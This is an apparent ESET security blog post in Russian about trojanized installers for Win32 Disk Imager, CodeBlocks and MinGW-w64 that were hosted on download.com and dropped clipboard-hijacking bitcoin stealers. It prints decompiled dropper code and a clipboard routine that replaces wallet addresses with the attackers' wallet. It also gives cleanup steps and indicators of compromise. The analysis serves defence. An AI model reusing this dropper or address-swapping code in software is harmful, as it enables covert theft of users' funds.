АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Вредоносное ПО для кражи биткоинов распространялось через Download.com

15 марта 2018 года

Если вы спросите ИТ-специалиста о базовых мерах безопасности в интернете, он, вероятно, посоветует загружать софт только с легитимных площадок. Жаль, что это не панацея. Мы обнаружили три троянизированных приложения, размещенных на download.cnet.com – одном из наиболее популярных сайтов в мире (163 в рейтинге Alexa).

Одной из жертв малвари стал Crawsh, пользователь сабреддита /r/monero, но в его случае история закончилась хорошо.


Crawsh заподозрил неладное, когда пытался скопировать и вставить адрес своего кошелька Monero, чтобы перевести туда средства, и неожиданно увидел сообщение, что адрес недействителен. Он решил разобраться, что могло стать причиной ошибки, и выяснил, что проблема во вредоносном ПО. Малварь перехватывала в буфере обмена адрес кошелька пользователя и заменяла собственным – жестко закодированным адресом биткоин-кошелька.

К счастью для Crawsh, адрес атакующих был предназначен для транзакций биткоинов. Целевое приложение отклонило Monero до того, как пользователь перевел средства. В отличие от других

жертв, работавших с биткоинами, – их переводы были выполнены без сбоев. На сегодняшний день злоумышленники собрали 8,8 BTC – около 4 млн рублей (по курсу на 15 марта).

«Почти пострадавший» Crawsh написал об инциденте в сабреддит /r/Monero. Пост заметили в ESET и провели расследование, чтобы выяснить обстоятельства заражения и помочь потенциальным жертвам.

Проверив в Google биткоин-адрес атакующих, мы нашли несколько жертв. В частности, кто-то написал пост о взломе сайта (не связанного с данным вредоносным ПО). Но в тексте оригинальный адрес биткоин-кошелька был заменен уже знакомым адресом похитителей биткоинов (см. рисунок ниже). Не исключено, что автор поста столкнулся с той же вредоносной программой, что и Crawsh.




We are selling all data (excluding cp) for 0.1 BTC. Send 0.1 BTC to 1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj and send your transaction id to fhosting@tt3j2x4k5ycaa5zt.onion or fhosting@danwin1210.me and We'll get back to you with a full dump.

Распространение


Мы выяснили, что компьютер пользователя Crawsh был заражен троянизированным приложением Win32 Disk Imager, загруженным с сайта download.com, где оно размещалось с 2 мая 2016 года.

Антивирусные продукты ESET детектируют это приложение как MSIL/TrojanDropper.Agent.DQJ. Программа была загружена с CNET 311 раз только на прошлой неделе и больше 4500 раз в общей сложности.




Позже мы установили, что Win32 Disk Imager – не единственное троянизированное приложение на download.com. Обнаружено не меньше двух программ тех же авторов. Первое – CodeBlocks, оно содержит такую же полезную нагрузку (MSIL/CLipBanker.DF) и уже заблокировано CNET. CodeBlocks – популярная кроссплатформенная среда разработки (IDE – Integrated Development Environment) на базе открытого исходного кода, ее используют многие C/C++ разработчики.

Второе троянизированное приложение – MinGW-w64, доступное для загрузки на момент начала исследования. Ее полезная нагрузка включает вредоносное ПО для кражи биткоинов и вирус. MinGW – компилятор, программный порт GNU Compiler Collection для Microsoft Windows.



Ниже представлена статистика загрузок этих приложений (информация с сайта download.com). Обратите внимание, что число недавних загрузок CodeBlocks равно нулю, поскольку программа была удалена CNET. Не знаем точную дату удаления, но, по данным нашей телеметрии, это могло

произойти в марте 2017.



MinGW-w64

Publisher	VMS Enterprises
Publisher web site	http://www.vmssoftware.com/
Release Date	October 04, 2016
Date Added	November 02, 2016
Version	6.2.0
CATEGORY	
Category	Developer Tools
Subcategory	Interpreters & Compilers
OPERATING SYSTEMS	
Operating Systems	Windows XP/Vista/7/8/10
Additional Requirements	None
DOWNLOAD INFORMATION	
File Size	2.69MB
File Name	mingw-w64-install.exe
POPULARITY	
Total Downloads	465
Downloads Last Week	33

Code::Blocks

Publisher	Code::Blocks Team
Publisher web site	http://www.codeblocks.org/
Release Date	June 02, 2016
Date Added	June 14, 2016
Version	16.01
CATEGORY	
Category	Developer Tools
Subcategory	IDE Software
OPERATING SYSTEMS	
Operating Systems	Windows XP/Vista/7/8/10
Additional Requirements	None
DOWNLOAD INFORMATION	
File Size	32.92MB
File Name	External File
POPULARITY	
Total Downloads	103,943
Downloads Last Week	0

После предупреждения ESET, CNET оперативно удалили вредоносные приложения.

Анализ

Троянизированный дроппер (MSIL/TrojanDropper.Agent.DQJ)

На первом этапе простой дроппер извлекает легитимный установщик приложения (Win32DiskImager, CodeBlocks, MinGw) и полезную нагрузку из ресурсов, сохраняет оба файла в папку %temp% и выполняет их.

```
private void Form1_Load(object sender, EventArgs e)
{
    base.Visible = false;
    base.ShowInTaskbar = false;
    try
    {
        string text = Path.GetTempPath();
        if (!text.EndsWith("\\"))
        {
            text += "\\";
        }
        text += "y3_temp008.exe";
        File.WriteAllBytes(text, Resources.WindowsFormsApplication1);
        Process.Start(text);
    }
    catch
    {
    }
    try
    {
        string text2 = Path.GetTempPath();
        if (!text2.EndsWith("\\"))
        {
            text2 += "\\";
        }
        text2 += "Win32DiskImager_0_9_5_install.exe";
        File.WriteAllBytes(text2, Resources.Win32DiskImager_0_9_5_install)
        Process.Start(text2);
    }
    catch
    {
    }
    Application.Exit();
}
```

Вредоносное ПО, подменяющее адреса кошельков в буфере обмена

1. MSIL/ClipBanker.DF

Полезная нагрузка малвари напоминает дроппер с точки зрения простоты. Программа копирует себя в путь `%appdata%\Dibifu_8\go.exe` и добавляет в реестр ключ автозапуска для обеспечения персистентности.

Замена адреса биткоин-кошелька осуществляется с помощью простого кода, который можно видеть на рисунке ниже. Код ищет биткоин-адрес с использованием регулярного выражения и заменяет его адресом жестко закодированного кошелька злоумышленников: 1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj.

```
private void timer1_Tick(object sender, EventArgs e)
{
    if (Clipboard.ContainsText(TextDataFormat.Text))
    {
        string text = Clipboard.GetText(TextDataFormat.Text);
        Regex regex = new Regex("([13][a-km-zA-HJ-NP-Z1-9]{25,34})");
        string text2 = regex.Replace(text, "1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj");
        Clipboard.SetText(text2, TextDataFormat.Text);
    }
}
```

Атакующие не прилагали особых усилий для сокрытия активности, поскольку даже путь отладочного символа дроппера и ClipBanker демонстрируют их намерения. Мы считаем, что SF to CNET (см. ниже) означает SourceForce to CNET, поскольку все три приложения имеют чистые экземпляры в хранилище исходного кода.

```
C:\Users\Ngcuka\Documents\V\SF to CNET\Btc Clipboard
Rig\WindowsFormsApplication1\obj\x86\Release\WindowsFormsApplication1.pdb
```

```
.00403920:  43 3A 5C 55.73 65 72 73.5C 4E 67 63.75 6B 61 5C  C:\Users\Ngcuka\
.00403930:  44 6F 63 75.6D 65 6E 74.73 5C 56 5C.53 46 20 74  Documents\V\SF t
.00403940:  6F 20 43 4E.45 54 5C 42.74 63 20 43.6C 69 70 62  o CNET\Btc Clipb
.00403950:  6F 61 72 64.20 52 69 67.5C 57 69 6E.64 6F 77 73  oard Rig\Windows
.00403960:  46 6F 72 6D.73 41 70 70.6C 69 63 61.74 69 6F 6E  FormsApplication
.00403970:  31 5C 6F 62.6A 5C 78 38.36 5C 52 65.6C 65 61 73  1\obj\x86\Releas
.00403980:  65 5C 57 69.6E 64 6F 77.73 46 6F 72.6D 73 41 70  e\WindowsFormsAp
.00403990:  70 6C 69 63.61 74 69 6F.6E 31 2E 70.64 62 00 00  plication1.pdb
```


Есть несколько дополнительных индикаторов заражения, которые могут проверить жертвы. В частности, полезная нагрузка и троянизированный пакет сбрасываются в %temp% под именами y3_temp008.exe и Win32DiskImage_0_9_5_install.exe соответственно и выполняются.

2. Win32/ClipBanker.DY

Полезную нагрузку малвари сбрасывает троянизированное приложение MinGW-w64. Это немного более сложный вариант, использующий аналогичное регулярное выражение для поиска кошелька:

```
mov     edx, offset aB1AKmZaHjNpZ19 ; "\\b([1][a-km-zA-HJ-NP-Z1-9]{25,34})\\b"
call    sub_5CDBD8
test    al, al
jz      loc_5DAAE4
call    sub_53F3EC
lea     edx, [ebp+var_50]
call    sub_53EE1C
mov     eax, [ebp+var_50]
lea     ecx, [ebp+var_4C]
mov     edx, offset aB1AKmZaHjNpZ19 ; "\\b([1][a-km-zA-HJ-NP-Z1-9]{25,34})\\b"
call    sub_5CE130
```

Кроме того, он содержит дополнительные вредоносные компоненты, зашифрованные в ресурсах, и около 3500 адресов биткоин-кошельков (см. на рисунке).



Дополнительная полезная нагрузка, доставляемая вместе с вредоносным ПО для кражи биткоинов, также имеет пути PDB. Один из них `C:\Users\Ngcuka\Documents\V\Flash Spreader\obj\x86\Release\MainV.pdb`.

Имя пользователя идентично имени, найденному в пути PDB первой малвари. Таким образом, мы уверены, что эти вредоносные программы разработаны одним и тем же автором.

Как очистить зараженную систему

— Удалите следующие загруженные установщики: win32diskimager.exe (SHA1: 0B1F49656DC5E4097441B04731DDDD02D4617566); codeblocks.exe (SHA1: 7242AE29D2B5678C1429F57176DDEBA2679EF6EB); mingw-w64-install.exe (SHA1: 590D0B13B6C8A7E39558D45DFEC4BDE3BBF24918) из папки загрузки
— Удалите исполняемый файл в папке %appdata%\dibifu_8\ (SHA1: E0BB415E858C379A859B8454BC9BA2370E239266)
— Удалите файл y3_temp008.exe из папки %temp%\ (SHA1: 3AF17CDEBFE52B7064A0D8337CAE91ABE9B7E4E3; C758F832935A30A865274AA683957B8CBC65DFDE)
— Удалите параметр реестра ScdBcd из HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

В ходе исследования мы сообщили CNET о проблеме, и они оперативно удалили троянизированные приложения с сайта, предотвратив дальнейшее распространение малвари.

Если вы подозреваете, что ваш компьютер был заражен, установите современное антивирусное решение, которое удаляет файлы автоматически. **Наиболее эффективная мера защиты от подмены содержимого буфера обмена – двойная проверка адресов при совершении транзакций.**

Индикаторы компрометации

Троянизированные приложения:

win32diskimager.exe 0B1F49656DC5E4097441B04731DDDD02D4617566 MSIL/TrojanDropper.Agent.DQJ trojan
codeblocks.exe 7242AE29D2B5678C1429F57176DDEBA2679EF6EB MSIL/ClipBanker.EY trojan
mingw-w64-install.exe 590D0B13B6C8A7E39558D45DFEC4BDE3BBF24918 MSIL/TrojanDropper.Agent.DQJ trojan

ClipBankers:

mingw-w64 payload #1 BE33BDFD9151D0BC897EE0739F1137A32E4437D9 Win32/ClipBanker.DY trojan
mingw-w64 payload #1 2EABFFA385080A231156420F9F663DC237A9843B Win32/ClipBanker.DY trojan
mingw-w64 payload #1 7B1E9A6E8AF6D24D13F6C561399584BFBAF6A2B5 Win32/ClipBanker.DY trojan
codeblocks.exe payload E65AE5D0CE1F675962031F16A978F582CC67D3D5 MSIL/ClipBanker.AB trojan
win32diskimager.exe payload E0BB415E858C379A859B8454BC9BA2370E239266 MSIL/ClipBanker.DF trojan

Адреса URL:

MinGW-w64: download.cnet.com/MinGW-w64/3000-2069_4-77411782.html
Win32 Disk imager: download.cnet.com/Win32-Disk-Imager/3000-2242_4-76554991.html
CodeBlocks: download.cnet.com/Code-Blocks/3000-2212_4-10516243.html